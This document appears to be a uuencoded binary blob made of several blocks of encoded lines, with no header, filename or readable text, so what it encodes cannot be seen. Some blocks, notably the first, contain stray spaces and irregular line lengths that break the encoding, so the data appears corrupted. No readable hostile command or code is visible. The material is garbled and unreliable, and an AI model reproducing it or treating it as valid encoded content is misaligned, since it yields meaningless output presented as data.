MP, J5) :G; U (I0" " ? (Z_\30<FJPSDZ5, @Z4' 0E. &&@F?E>*/PYD [S, P6>G&M/N
M' P8&) >Z3", NO>^QB1L9 [PTBU; 7:L`KG`7T] 9I3' 3T8.S%/9#. IX7=JK/RT8R
MLL\$<XP>E<JSG' C"00 (?& (@`^@!HV\$TL' 0*PS3.UAJ1'D] Z*W^+\`7BKF) :C
M; R"]) !<O (/MP! T>N%) (/Z, O#8M3IV-4NJ69?1_@WADU"LS#` \ /! 3#*S3MHCXO
M9U\BTRX"/Q' VA^"O! 6E?N [E\$SL0\$E@1P@X7"QF,] @B) CL@_9\$AXF) G>2A/0O
M, </R&R`8T. ?] 17Z; 'EE\] 1UE' .-T-WWS`WXZH>DWD4^! 4F (^! 8JTTIB; @+O)
M5J (S*\$"V) ' SJPJG; E**9] T#@HM7TL4^P8] JF; I@.V) VJWI ` () OIZHL81! P3??
M`@K] U7K4! ; %]] 1N& : [9LL3MG5&JGWE/) #) >1H+; L\$2N=V ((V-YZJL) ^%7P*=
M` (T`K9' LE&<0`_#3: 2ED. 1VP! ^ZW3, -WDM/@<9` , 7; .6/W0LWF<+W8; T_S^
M19<] J3E&0Q>5.L?X+Q [G` , #TP! ; IZSQU4`] >'8= (\$) ; #JQBW) %>#; H8/<4TS
M*B: \ /UXS&8Q0IP/ .2LWO\ \M- /-#; 38F: #UC?XPE] <&=9FHZ' 4YI [4P%ITN [
MY59YGA/-P) HUBPAF` :M8YGY:PX] ; %! &7 (P) YHDE9L\`B' S4X/24^K+) 63F5E
M; \DR0AL" DV6W*7M3MR=N<>) IEH:] 4' FPXK`UTN5Y1U [AF2AN2X, \ =E* <AN2T
M) *B8?G`7&\$! ?A_ *N3C?X%? /&1#K`5Q*NF.W40NGB' IPYUD^_97^D% [T5_W_ \
M1>?2B] KQ*\$%V2TSDR^B*5 [AF\$@GKPCY' A7?, Q7*@AF" [H: ORZ6%" ?R. /LF)
M3) CCU#?+ \$^*IM"/)) G`DV60/IC?<) -' EP"#0) _`@4E] 04: #MIRIJ. [RT1. /Z
MH: C_` . ' [/8PL+N ["TT=%R*?I&JN! CQOA\`M' O8C;) DJQ (&PYJ.>FC_ "=F^*5
M8A>> `A^>JHG' ZD) .] Z=A& . [9, _! AH (<-W+% =4"KWY@0LE9!" 7^U.F:GY` ` <
M; X; >2? *D5! ` . /R1K9YQ [&; T6-XS=G07RG#Y: ^@N&^31-*DH&=; P_74R=" /:W
M) R=C0FJZ@5^, WY/) M.FDX4&BE, @! =9\$=: , /\$' 3F15#*\$SK, I622/R?*) ROOU
M0+ (C%&5NN@&\$4%UR+7Y0` \I<*B [#) C\U\DG [Q' _Z9____: 3Y7&QQ; 4\DYC3/
MN0D&MK*`CN' E>) B<S [] &XRGTR<PZ) 6ZR53#J%OUS6<DO (DG^SBBGN1! 1
MH?#&I#*-W7) DT-UBL\LCAS%KA,) ?=. ' +Z. 2Z3D5Y.=D`AMH>* . :46V67I\$9R
MCL>79^GE:HDDK4_` 0LJ27! ; Y [BSRS#A@C_ (A) A\2]) !*#] TB#XV3: \Z8UA\$Y
M9 [0*TC* [.L/U: O ([[L6D>WCXJRX4] \G*JZXY*9W) \$75; 3, AB%Z#*, F`N943,
MI5#%4' /II) \QE\ [S32D) D+UT=] I0>VG"+U@3AJ-8\$RDQ2JD314' : 6%#; @R"X
M [22. ' 82) HB3A43SG+" 4B1KF!> `B=8"NFIUVKB*?C+Z^`+" !YY! /%<\9Y61Q?
MG8A\PE": N\$<K42QEB9_@C@WSXW#KA9\$9KZBSP, (X=3%N7A=_3@/F; ?8K] B<@
M64! QKAOVNMH) 6E! G9XEB>@P?*5%LRR&NLQ. #C\$LQ**`J<] P; M6XS6+` : DD1-
M6! <' 2Q3' NE2-) WLT! V [AEJ>/V\24K<! ; Z: 1RH\&&Y [U"5B6*: RX=FRAP/W=K
MI\C-N4Q8RZ&IK9I+?JCM! ?U*Z7A\, 6Z. @3] VMCB0AL, @77YO\$\$2^I_TS! 4_:
MAOJ`V61GY^\$` " <#BQ9,) !W"%^2?` , @U&V' O`M6\3#TR>Y) 7] Q&R\ (9F\$T) S4
M9HTE*0UI#P_ [.!G/L%#H/8J`!E) WNE. 7>OB; B<B' WDC4, A6U`FJG*DIYJG: &
M=SI^ (N1C+KU (0-X@1L<?! _F_# [V#1VO^6BHB) R, G`?WK1SP\$S"E^3' \ZG: KU
M (NI! "LC": OP, 3<60 (@ZS- (C_*ODH\8H_&\$2GH>0\$, QAZ#^ . T+4G56B\$0! :]R
MY: 0#B>\$L) \$BPY2"; `S0Q2%5-) `H3#X"R>&END+3#DD%D%22JPG-_3] 9) +A12
ME: UI3VG; S#" 60=41 [ARD8#S2\$5X' =0VY<RZ5 (]D/RMDU.B&Z@!! 5L3EIH [; ;
M#`0] TLM. 5! J3' TOJP"/ (((J_ : ^! _NZMF%Y14; `J?I8BV.HTHZK (2?8LJ=* .
M\`DO\7K9E=&' 0] /] +"/F\0#84I8W@ ("6*-H"G, P4WIMPQPM^0: 09I, H! 2N4E
M1 (. 6BMR6^M=! B6\1] W: `1/\TI5&MKR#9_03* [0K@. 1Z*UI`Y_ =7T+; 458KZ
M`TZKTH\6^, **>2] 8@K0^KBIRS3I+W) `36501"1.] [] +H"6^@ ["_%. 3+\ :M91
MSRX: J, @+?E" _P\BG] #. `1@Y [BF4@] TVGVWDC-) Q; -K"0M-*XQ\9&#&HX/#K>
MB3O: 5VVJJ! #WKZ_7F [T"AO^^: +, / *4G%)) 8^J#4' =T9NQ2KZ&\$45<ADC+=L [
MR@LVRM! <0J%<. HD=O*@K) *' 9\$5_ J^BS%E4L<6S4. LUI8GJ. 7' MB26@9JN*E
M`"W: `; .J [\$R5! ?=1! CH] =` 1MP: B93] MX (6Y&_PL; ?` ; <0TF-3ZE (I>YZ9U?
M) &_4] F` =@ (IB*! #+FCBTK`&5OTL`WH/\\$3: F`D' =`C`6XPV?XQ8. 7I1VE (5-C
M: -HU*+^*-: E1; KR. ?B?@U^ .] +`YP&I! =B9*AX8AS\Q=!) 1WK@Y*. &_JN8#! 8
M (: P3Q7UI%0'] `SOG9P<4' F@J, LK%] 6D5/, Y) +J"*94"J' YL/*X: ?T@L, AQ6M
M#2Z@K8F@G: O; * =C&I' LA#U+W#, 9"L>+ \$K: H?N] EI*M=8. ! _C?Y` `2GT%14L
M5; #" 495C8Q8V7. T"P] Z [QXB^%L&&AVZ*_ , (@C) %\$CR7!, ^1X' E (?K. -! #_F
M%X?Z: !KJFE/\G@8 [?BPX>+C7: , [(@+^CP^#D) LWI?^`H`] _@_ \$^&O@W& (S!U
MZ*CS\$ (XAB! [O [. : (@FG2H_&T@RBXSD-0) /] N#, `IAU"]) 5/DPM\ :GIT8FC (_ (
M (OT7LJB83I_MJZ (S9: /VR<`H%&KD@B\$, 8>C (6"5U\$54\DA`AY. .BF8". -5` `

MSZ `G-\`F)D2)>F!9' &QG2I^Q9, <(H!++BTMV%/1OR6*H<R-VV3-'Z?C#TWL
M<!48_I"AF#:D:BSO)=T\383\$;3=I)B) ^+HC)I+T)B2;-/\:C'Z_XU]2]P"%
MR[0;\<R&'5-L\$ADT2>^T4T,N0'VK)QA?U:?8==O)6_Y,F5Z7+F?X14.T*7
M32\$Y^W/SCT,V+^@'RS32L1I6T'5PM-\$WJGGYSC)(IDG.W"/)GJ<YNN-[-_0
MC[8\$W2<'"+.S1+@6WU9LF05)\2+^N!0'^.=9J;(E:U=-#&[*C;-S>#EN
MBMV%:9#;,T+"L57<2[O&:3/C*GVC1GA*S*%E([SC<'YI!.X:DY^)#CKX[N28
M95CY86CL]Z.Q!\V<\$]ULFQ"[V;9`?NO9*6SE?L6E;[=UZMMM`ZI)RHF`I>"
M(J":)3UFR\$VQ%;T->Z?@X5!A,-#E<GP(#\<1SI_P^!>N>1?\U!:]&@HN^;4
M7/BQ8[RKD\>[10*/=]'14/A1J-/@^OD]M6@\XE58)P,GM'056T]*G0J=!+J2
M\$PO7!61GXZ?0-F!'9!MPLK->,2SRO"+JP8(_VGRN!T>V&EJC!XA!5+^GL@1
M4J<Y@35LR*"34G\$K.1TB)4J6X#H\$BSD[*@5Z;KSW%'`; .Z08M+W-%LC>YH3
M]49.P\$9.<!;('8N@XK\5CTS6@/N9`VJ\5`1ZP_B-IH5F2#(4)VY;"&E._&[Z
M!_7=OVBX8T(D\D0'?F9KH%\9<M!ANXGZSN;\$B08#_3"1`HVWI!@2/0IYLBX
M,<MQ8Y;M:X;V-600`^B_#RNH.)!EKV_16ZF;&A1XF@SY2A7BZ+*S90.;J8\
MK+AQ*V7GN!;%B%LIQ53H).B'HV[-H\5!KHKF,CA/I1=HZ!VTT5>?*79&A[Y8
M"N'+AFZ]_\$_+)8ON'`CL3L[P_9`N:_\$_+E/SIVRX@EL,C5S\$%KF3+'7V6QTX_V
MIAU0ADN'?!H0W<6J+YG';F.=P'>ZC6G>4."O*:%<N:DU9NMC.!RN?P9RJ4]>
MR(5SCK@)+!HV2?\6R<^>X8,V1%;H.[\C>P\$1P_I4_R;]^E+L_@\$%V<W`YDAC
M:<8CN/Q@P(-KE@"/[W71U?1\1AGGK@0PJ5I="WE`C)CC553\&C0(0)ZY"UK`
MF>.=\KR.GTA196_E<4-!F.FP3#>("883/)+??P/Y%C/YH!\$UG,V'=\^81
M^YQ!1#R-`S72M`/?0_!3\$^01@,'E`^`<G]EL/"SFP\$>?WSM2W#E-W\9RXJ#O
MZ\$^(89J2@9XL(R1/S2"4\$G#8S:^9,KUM>AI515T2F.)HH83*OA4>5S+JES%
M]&W:<BV(%GOG3I"3N&@^0F&M,%HJ*BN6H&J36J<\$=I8HAM5)T,FV.26*>-F]
MD!>*O\G?6)';:V=K<@WG"*[U";1*-<#ZREIHAN?TCV)/G0.B+O3.D&],1_W?
M\HVIOJ0\$W?^U?A+O9CQ\$^LWX),.1=:UFJ-^5D<_-Y\$%LC7PB:QITP.<[>,"G
M_ED;I)X]M)'Y';SEIZ%\$AGMGG^4_]T\$6KHBQK3Q6KK_*CY3K+9#)NU&^S]J>
M@!UYZ6I#%GO&+O3"@]B>T-!.6<Q@=BT`C6S_KKII7#+_05PZ_UZW<#*X<@
M,Q4-!\^(Q8*#MS.@V\$HS#N#@M>J#5\7!RX^#06N/#E_S1CI!R40G*-FF`3E6
MNLKX'ACQT<`,`78F*D,-9B-_*[_X-)+/I,\$<8T;:1!NLE!G4<Z`MKT'[B(^-`
MP[/CLY`_A2C'0[W77@7^VPR*B)L6W3^=E85;0*"GI"]')?5TA`M/=`\$W7I*6
M":PW&,#CS`5;*;G8RD\$;0-9%SK0F-;!>WP!2,NX6>1;8?_QAQM;:?-`6GA)
MZ\$7\<K^BA(YJ2"LI"4<_4_D("IO1R.H1=#M=`HM;E`S_9?VKO[<OHG_KKVK
M/[MY(KIW=4#"YJ,<[7,_EK\$-Y]\$*N%B2\<\$PFG>;16*45[MQ:C>P5./R%ROD
MHR?BX<Y`^UCB*6C&U0/C\B3]\$`T`.670\$2BR69_D,1M0X[+;\$4./&8Q9/?V9
M3>N"EDJ!#"GGPW>'1!0-3EQ%CDY/7=ZQ9HIP-</)C[!<P-%^M7ZK]A=#3+
M)F[6Z:&5[G;I8O@C_;J'QWY_`D[*J^JDP>=VCAST>FC,L]'!PV*)3QRJC_M
M_BBJASSJ/?;9NS"A8);?0A\$32VQM\$, (U^=T+<"B:.AN?)@`20:G5`92^0)QT7
MY[X!%E(N[MD*Y=X,#4^GX.#1<"%O2<:@+Y)BR>6)"GHY() *JN\$G.R7=X,\`
M#NC6^@&MH%L?2[+_SF(YN@PT1/4VQWA6+_EIO;[I9QOQU2:=G[ZM7]^_098
MR%T0JMX':@#%`E^&FP_DI\#*T\$^!YT(E'Q[RV16,ID?3!HKW#FBK[^O::HYO
M@(\(/)STCH)(M:'7WMH"*WM*RSX^S6AB_6H0#R.8DMXOMYN=D-X>'V,"3;HTQ
M@DN/:037Z[NEZBL4,YZP6R%?9-F!JN!N]R=8'OLPQ_F'./"SZ)P.V!)A:^A
M0C%B;X^8HI@^<2]7PU/"5Y>4E&JF%D59[QH^7;'`E"/-5J+8B:4)9&D5`[J>
M_A^/E(%AMU&SP`C<X#;P_\&F0B9@)`LDT(2A"Z)1SWF15!E7H[Y=`2W<4<9
M\SE9;/Q@8C#K-A?NI84N@-*!K;8JK4PKJ)`_+A)DAP<+W(.20&;2\$;V8&`FB
M4+\N5*VZBA2W!IU7=FLBUM3K*[,4UU>Q1(5MP8I;K6HN.6ZN#VJ[CP I+6:Y
M_GHQD\$+;FD0;3[XZ*J,XE7S6!`\=I[FX&C%7E<5*X\SO\YZ!BNZO=.UT
M0(=\=`!U[/=CL9_KGGWTR8`_U2]QDR-;\`=]D`L2?I"+2EN]<,9^D`M%6O2\
M_B8%/<M-QQ<H0^2CW_\RWN\<<3;%&@25F./?@*LQQ;) \$</HOT(;DH5KH_S6//
M*.W\KVL6^0@7052F0^2RF+\$--"C_Y@6YJ<XWY'?4O`LY[Y.15V"BWC@;^M4
M&/U:D1M(46P!S9Z/IA^#&.I[^9P`#&P`VT8)/RB!HX]OX:0ZY.;9WFX'1H>.X
M=1:T&X;G[M<COW3F^=S8,:W`_4;^!G`\$&</8=-W4PN+WTW\$`_)&><]8XPW
M<C0R>73_F;CR,%HLTZ8)YS2Q^/YI;*4A=D?DU82[Y:~2M\J8/'F`D7[PP689
M=[N^Q/=8/>R:&D[C?!>A!O(>R<"`E6@_Y;=%?+!*^A&`@_S>\(K">5O8BTU
MT*527OY(*`\=2WY"HY\;(S=VR@-CY`\$U\FN;JPAC3Z;Y*Z`\ (D=N!)?)_Q-
M5I3P#[\$G.TR1-[?3S7WZ3`*EDNVD*TL&,#9(X)J`N[/Q##K`*KQ\$T5KC\4A:
M8P==3`OH8O@0+C!Z7X<+2,"=8!]Z4:D"6HZV`YT.`9X++A>[`=#XR.\`F2@
M,Q[2\$XFG7>#)93,UZ.7<"H5O3]1`)KPR3`-V#!P\$;/5@;F!5+OYT&];>Y%
M_XS87CS_+!<+%XPIW*QR/*P1)7)O4)0(-^E::L`&J]XE&EB4V/93FK2]1XE"W
M6ZK\$SHVY7`6S90\>-G^CLW1`N67&([I#(,Z`IWCPUZ">8<6)\J5"=CM%`JIZ
M,6U.4'\$],^QUM277>R+.26KN(.1L04N]1''([>T)\JR;)72&8\$*POCZLV)O`
M?*DOT.S@M^T`_RK-!E[K=<R>JUGQ&]M:R`/ &F*+@F? \$LCP)\#94<>_Q;)YY5
MGC01QZ0`QW18`]KXWU7"4YPET,SR3DX22FD^+T,C?C=/P`/ <6A0W;ANE0]Z,
M7[GHQ+<612UP5/"P_@MF`F=%B^)Y#N53*I[7&VY1[&`_@XEE_4JSTTM/IF,/`
M_S#@CT-NB:) \Y1C<!TT0.)!R@%\$:N+8I)_SB+/K;NQW"G`C]"OWIC[ZF\$]!_K
M_L6HG`B\TS!507-1? (^6)<Q^+>GZ>4S3\<^#84/D;`OH/K>-O^_C]4^7%?S.=
M\`[*373`G-%@!?'@-GCT`_3HOTB98S#7*\Y#B;LA9Y<;9S79:F/L]UEYQL&L
M?Z[Q?]?W68W`!9L&Z;YOZ;IO6D@D;`7#1==],W7=UQ]4E,A/\$ZBD^:KTP1"
M_C2!OFX"N8+V_YGC:%^+O@,L>?*1A]+4RX^@<_6-N1`UJ1-TJT^&?IJ/.W1T
M1?J\$Z->*/OIYGI\$CZ?SZ&+U"3IG)58780SU.B=4Q8H^T/#WVMS-BOV?_`H@-

MX?5! .5<V55' 7TD_F<#R+93P?' E<2 '-Z '!QD%1.Y-^J%!LS5YANZT (?O!PQ5A
M^4LI047%W&Y6C)A;_9_T#>#JR%;_,F>.AJ57@B9WQ=+B,Z8,4_"!Q#A_N"2@*
MO2@H5M' '[TKD\W?-%+-/7(WY!EZ<,QEWUH&"9HI,VST\9+'!@Q5ND() ^&X_]
M\'/UR!W[D!_M\UP\<CD7MVU&/\+=R8_X"!>_P=TCD^@_0/^Y?O<5/_(;7)GE
M04IW(/KZ%.HG7ZX\\$,=,79J-51IM[>:(+SPI&=/-D#[M#8S(B?40'%#Z_G[OB
M+V,9<B<P_EC\$R=*+'[7+,]L,3'_"6X#9#',C'A>+GKGX0^#3TWA\?'L[77]>
MGHL+E'XYEBB7Y<H2@N&%L?B#5FE3@'\CX;&(C;Q.H4>S1\$;.*'%-%C"<7%:+
M73'IFI1TL<33TB>5C%PB;.0%'VGI;*5N(]*4L\^'!UW@;3E=?%ZVGL+9L_*R
MD2S)=\AL>)^PAQ+Z][,^Z9G"#D4\^;(HZ)TOWX*_>7%(>L?Z[@_"R3"2@1R
MV3Q:)]_ONF<**R7?UX0!;ILD.2!-3<[S>LX4UQX_O/&Y068<>B'UQ"JDIN3/
M]7GO/8]UTF'Z6>+4B6)RFC_L]0<O#;X;"G@#XO:L"X2-EW('W#U0X\VP-TF!
M2O?G^G-?NTS<D\8.D%Y3<?_A0.!F5DL9I>\$9P3=!9"@7_@7A7X"MUO#P9)W;
MIM%!7YFNT]@+M'E?A#H9[]59+GG*CFB_\\$LO]?G#85^.R\$4"+T3\H?\/OV+
M%[\$<XO<\F.-GV?HV\J40T/U@CH_]3>9P&?[L5FYNB5],2].YT)&XBK!*MU7
MLJL6X5U:Z.I;'OBSU=*T#K!3,<7+X,\ "JJ#D+A+D(^>0L)%Q+F\$3XVH\$_2
M[U:SY80EA'? (081(TV;LD-16A1Q+G)(UR'HE1;'U^H9Y'UB?U,17@^&I>YX3
MD8'%UBHZJ6_5G]M.>:]7=(KP;=Q6LB27K21:\1^?6C&"E<3X#^E/?16Q5*CV
M!RC4ZV,/RN'TM1PS>;()#LH[MUZ^(\$@'TK!P@R,E/^]WHLGL%_+/O:-DVLAM
?F%+@'[QWN\/@I#!+QGDKZL\$'\$"KJ_SVP>LO8\$&]>L#I)T^Z?(JP3L:M6ZE9
MPCZ9YS@+2GA:@OA]6J!>N">+.V^Z]59QSTVZ'OYSV"[+7"D)@+":<#MA"R\$M
MW_A&X)DD#C8&'7])4[<JL,"=4P][<W\$Z#"EP+\L1CS\T+3"/%<AV>5)G8GOQ
MCI\8'QH7@+%0'PP4G"?NRA'6B;?''\U2%H2F^UK'8/JTHZ\^,,4G#_YA)80+
M*)7D56"K_7T">SSB_]T\$/"0-^BP%D]!BH9==B_Z;\$8Z7'7H*X2AY0S_JS7Z'
MZ)_.)M#=Y?K=B1%2\$@_DC/%.Q_2IA^61V7*CRRO!/[WC31*-N\$#</W\$\$
MC_-^4Q);6!4J\$>EL9NP@T=,D1^2>=DY#/=2TD\$\$4\?1%X)IDT:<'! *Y; ;Y,
M5BS;SSD'EPUY4_G!>2RF_K'Y[5B9\$Y(\?KG\<K4L6%N8Z0:<W^"L"OA%\
M<KRX*ZT*CYQ#OLB*9.,'(7?=<QK1YV21.'V4J73<SG)/VB677() ?CRZ3:4 \
MYX" I<6E%17I&2)I7N=(>'QM%_A8@=-"SL@VG82EFT(-I[\$&\$R,>GE])E7FAN
M!<ZP!,]#=#2AX_CCV#G'<-+&53X8@4?NO'" ">5FD4'C!&)%V6SWN9]]*1(WRC
M_: ,#XL8T[X/>/-\U_DC"HU[6H5K*70DI^/-" (5J*_HAB_"'"NR6CQW-'V;>2
M50?'LS*C' -KS*?4"PD<):PCKC930.Q<4HVQ\='>0ZS=L#EG+@?&YN=/]K(7D
M`%H@HUVL#"TSUJ;JW>/?P\$HQ.LU_36HN6Z1**C@H#ROS_F48&)88Z_4'0B&?
M+WS-,/:Q_#67=#RDP<MF43GUFY=4>9."NQ9"P>-9!;ULFR'R_A07'B46_AB
MC\$JC(^:)]_DD-VN&)]+'U'\&R0%);S',D*_:&IIX2F3<-GH[G?U(+Z!VI?Q17
M0A?_Z6P+E\FV1K0QNC3)R]ORON>TL0\(.V30)X2?R9NOY*5/7KZ/+^+1)5_7
M*>;2D']\$OWN4[DIET7!_,K#?J%90@&V3):Z8[,V=)\$Z?!G7U@9I!2?7+T]A8
M7W_-XUU]8\$WU#8G5+[/]L,;#Z#S\$W&!KWIGF#JWW\<E?@1CR\$'M,\1MT'RG+
M=(^%08I\$6XQCNV6R7Y4D(:EF'>"P: #OE(CH^H^TG\.4,E3';M3)!?0E.=\B
M\4U=Z_&/>w2"/''] [MCSVZ:>H'O_1/DXRS9XU?@CYT'_ '[VF28)^DLJ6XD_
M\$/ '! ;\J: +Z: 7LR_UN\$?H6J*?9@TF, ?N, 4H=9A: XQ31R1 [DWW3Q*VR9?XX447
ML&URNN@M/[1PG;)D\$Z=_%V7X"\H(,^! [EB.>J(.,4_):CW6(#)\$!'<0(Y>
MT)^*L\$*@V_VH1FN/JF^>',J2\BLV5&Q@D]\$W]ER4BEFK_*O9W?@6D'WB_K1Z
MR"=?DB5/<+.IZ'F,8[^."/G<^NFYN?Q\$YW'L)S'00_I_9!^LS=CDIS+SF)U
MU%>_B_</IYG/7\@E6LE;KI(!\$>;H/WY?I!])2),H[=3*^M?UA^79P>\@9'
ML"MQ5-D6'P/W!W.#%8OT'QCC)S@#WF"74\^-0=^'IP6]/'G:0?ZBSTR];4*A
M<#!W'-^H^Q<&TR@-YH[G22[@S1A2H\$9(J)!(JHCZS1]@3U\$KB^UL\@01?FB:
M#W\3!!,\&3DA'K#SG'FY(\$O"4K<*=YXS/G<52!:I*8G706Z_\%#.,W(03'H0
MU/T%Z\$N<BUI^OWT-: ^/? :U(J<1FT&F_1.APN4;(QB4%YA\(^\$V.U.X>)L(X
M5VJ'I"D^R*+*H50:I5Y8I0RBA?.P7(X<.:W(LV!,S^61;L0)6-M-8+D\$2DI*
M^A&F(5304\$^),H[F!B?Z>+HKX*-?A0T+&O&QCN@([*N[98CT/O/5#8C4JT0
M6107I(05V6)*_H_DOX<2!I:'K\$.#9I(5\$'(S?D#_1[.2/=8,\$\$Q\0M\$HHDW
MB=03)EWM+9GT=6F0-6/,G2F^7#(T)2N,2/'],N"[: , !/,F'6]5[K.+DB3#NS
MQ\O?%H:1_X+L.']YWY=C_7B#W[XV--T4YH[/3'%CTF.\\$@RQ2:Q%T7\$*HUW
MLN\$8FP,U\([XO;=@:D.#SU?"3T@'G6.\$KH^D>W%D;:4=13[V1WG924-BMHB8
M5^X<<3>0_'CNB?/?#&JX+%B'N]VL+#+PTDJ]@6"@=Q*/<_-ASJ5L\$_*(T'@V
M25[D'\<JDW^\$)W'CS.J%<?9PA8J9NI_NGC).'OOCYP^F)[KZ3*@_QP7*V]/1
MABS01Q9[CS)(2_?S44YOJ.)2/*0""^D]] [?CZ0-8'^UHR@J#-0U4[D,&)B=;
M@OPXEX_.!4CS'74!/?E8HWS;.']X546(O4/T?0\$,DW#&*"GGLA9IQO)A<9#;
MYUB' "O:A0\$[323&]7N]XX&"L/L+^2G1E',PM,'<F56:R[32X)TW!&3N?_] ?G
MGIO*ZN0_4=2QG300>J=T.K#H(?'T'8CME57'=D.*\H<>\$G?P7=S!+TEDIT2&
M%#W][U3N<O%CI=M\$]9_>LOG9[Y!XV^L/EK0ZF+&CJE!X\$P5@0'_WL,NI*@.
M5(O'^,\X#PC=?[Y_'CPC;<F_NQS:(_OOJ"V,&^I.1)2!\$:1[.B@XS]@#"'.KW
M/4@EXW+9?KPKF*+;^ [FC'R,JCKK/)^[*8M]3<U[I#[#J-K,.' \E;VI#W-Q>8X8
M#98_>RK"5X0-&O<F\$&00Q#>#C[71<1X^DD:3_?Y+Q2D\Q\%SXN&_W.*[%]2
M<Z;??UD*FQ_)R8\+X?CLESZ@N6'RNQ':9^GXE\$O?)(>'\-@?S(IR!((\, \B\$@
M@Z,OLID?'6T/&F)X("GU9I!MH('=>#4,FQ+?E-9+]-]&X<DNME8_K("N9E*
M\$YK"ZLA3\$OH+4M?71+5>-E-(B)5X!*PL65C!:3^+M=WWI66OSQ!+3'"#: *T
M4\$4)&5\$^?:'GD0%RG2=IL5@=4'1X6EQ''J'+OC!&&^0LO!^-L\$F6^+?1%@BQ
M?V())TT?'?08K)@Z+B0GO*>(Z3S.,>Z",ZX2P2QVK^0*[\GB7]WKZYTDEX_2
M+_%?SGZOC_"M,KI5/_M-^_DGHN]/9=045)'EN\$O\ 'L?/_>^R[* :OU,3/WH

M6] 0BIOK&LRY^R9B+K#2)\&3PX?9HYNKHGNM\$^ ^0>I@WUPO<#6SZ.6"&L6^E
MCK3:(%7&87(]2WAR1-(T,7E:;FYN2T!O#8EDW9TO[I_F#<G)7V`X\R7%I`=0
M<1IQZ270,V2_KII"5!-@MQ)CE%T;8MV1\$P5R<\;G/@C#>&UP'-A\$XLZT=.BA
M*Q!8">F069!YP27X*RT>5ZFX/X<G)(ERAXCQ>SFDIMAM\$^5PS"8>5R0;2'"
M&E=Q<P7P&*G35>O2I>'FU<M=>421RQ;0\0!O-2?RIZ3JBC;2/PMEVW1E9B0
MW%&:)N[-\7G%&5GBS].`6N0&WUC\$>0=_KF^\CYW)Z!>#+L10--OOI_,4)_-;
M[*Q)%Q!-4N%I(H*7/UUQ&98K5!(0\9-Q_0#4Y'TM<A^A_!9`;'\/59_-#P"C`
MT'92V7+&+>%G)XK[LAX6#TSDUOOP&%K'=':"3OSAR&0M#=#D`?68M?IT343P=
M_OV^_<P;41"<WH`?'J]S6_:K"(]E=CU\$GS**G!.7HN]WUJ?]A=Z;>;F2),8^
M\$&:CY!.K7XWL7CXG\K(-['EN8=\$_)E9-UARLF]J]6N=?GU"<@&\$ON]+T"]Z)
MFV)"#T0FVF?*"T>?RR#N*!7_T&/8/W5^K+L/PD;]1PGR,N[D5F"MR.>:_5:
MAZY)9<&([%4=G>DX*K4_G+&5+],I>_!I[,81;_1)=K%BRIR<C^@O(ABB+
M(>8OE;9^^:LK`^P'=:?Q+,\4\$0'WY_A_V2S3<18V3:ZLC=,<N(W!?=PW9(V
M)>@/7NJMS-/*+ZK@OW>&'OP%[F1/0#]/]F%Q/*Z0</([@'V[@1/CW&H=?6K_
M,_%PL6\$2PGEW&H@E]7(K=E;]\$I,A-%7X^5Q:_\'1')[%\$2;_6A#7X\6[PF
M-<062%'_)56PWL]/<8[3=570'FCX7%)2@A_I\$'\>7E]44D57?&-\$'\B5;-C3.
M&_*.*)CD]Z9[,U@M)2O0)TZSO%?CD;IN=SC<LI,]3Q\O6TEL>/%;,=G6S\J>
MR0+K+A3R4GJGMY-]Q".+%A<AY: !BA+;-U*#7NS>EH@+HB*K;9H@H@>+F'%P7
M\$YZ)H#JP'09=@RQA;QDB,S]IXAY*0TJUEW7HTT77RP>'362?T+2&N\$8&9\$Z,
M*(?8V0N->C=GG^MGG]+D#MM@E#FX0*2'13\I[/7CQW+\7B>8MJS4B/*KLX*G
MN=BS-.>3I1<V1Y2+*'>?>*YXY]97B_DSX<[\0,L;+1QH!9"/]*;1Z9["Y"Q
MCF-_E5)@1`#7FA.=^HX#_.LAP:="ZJ<7(''ZZ6YZBW!E'&V<W'RL\$+_0V4
M-'%3)^\$^DY.=/-LI/%GGGA\$0UV85W!_T"\<<[Z5G!,7-69,F71/TG>5;`]J7
MN.-MMB9BZ]\$%#4O_5,@DV0/C"@7(I,OT*?3E*B2MT%?'B!VR)A;9QL\YGGJ9
MBX\$9QQC4A%GAR:KS&,,3H>6;KN\$,6SP)XR,M3_\$&+;<8W;&6FL9P_Y\"3(H
MAS<HD`=89.R&ZSCCF8R];&+LE#LX,X#?!N\$=H\$5P2&.#EU2O59G(E.^=4Z<R
M%?S#@#0)[VE,`_]9D&_FY`F\&^!\`T'-* ;H>2JX4N:2Y;YZCX']O[[_U=
M=]L-=]W^CWNON^L&[^@1HT;>,>O=P5M'WIA[W:UWW'+CW2,I-GC#R.MON>[N
MNV^`^]I[KK_VAN#?_S[BAAMS_X-WC(*_L\^\$Z^CL\:%7M%[]FC1X]BHT=G
MCSD[.WO4&=G9;-098\XXZVR6.>K_6*UC_NZ]^Y[K[LK,9#?<>/=MM]_]`^F.
M%?`_]`]ZTC)JS%GL-YL7_NK)#W\8>_3?S[KUU5WK>Q[X,X3^:RWI_N.,FO
M<J\ZTQ-YIG(8`X8HPQ/_1GX#&I)57`%=L5.!(:6`==N`(K8_G`U+H2X5W`
M9DKB&%L*[@EPJ\&M!;<>W!9PKX+;`>Y-<.^"VP7N8W![P.T%]QFXK\#@SL\$
M3HF`]X)S@DL"EPHN#5PF."^XT>#.!<^N\$O!_07<7\`='X([E9P^>"6@EL+
M[A5P[>]ZP7F@8F>"NPI<+KCP+T;A^XS\`U@E.A3FYP&>!&@9L`[D]P5X&[
M'MR]X\$+@EH)[MQ&<-O!0SN4W`_@+,GP?/@3@4W#MQEX&X\$=SNX6>'6@ZL"
M]S*X=!\]#&X?N*`_?0?N,#A;F/'@<L`=P*XD&=!@Y4(#8&W-G@S@%W/KB+
MP/T.G!<G\!#^YV<'!FPYN!KA"<\$O'/OFN'MPZ<!O!U8&K!_<:N&9P[X/K
M'O<IN%YP!\\$=!F=.80RJQJ!H#&X9D'O8[D'7X\$X"=S*X7X\$[!]=RIX\$X#=#S
M+`!><`/\`C01W%= (6N`X*7I>0J?!5-U_1YRD-;,>GJG[,7RX[L\%_#P!9'&
M\N)DOA'9`"?=C^\$1?P'X)\,5";X(_&:0RO<PI'\$!EK>\9L/5JM];]7N;?F_3
M[^WZO5V`^CW#OW>J= \ []7LP]=F]^O4^AO)?8<AG#?'O@>IB9O^@>LA[\$Z2X
MAJZ"TEGT<+R.HJO*_D[E,U&X50^WZN\$V/;U-#[?IX78]W*Z`V_5PAQ[NT,,=
MH!E<3E?&?J]?K]"O?Z"K?,ZI/^?4GW/JX:YH>:6.\$=\$PQNE7\S!YM0Z)/T^_
M9NCQMB'Q^G7L_1X^Y#XB_6K7X]W#(F_3+)>I<[A\1?J5]#>KQK2/P?>LR
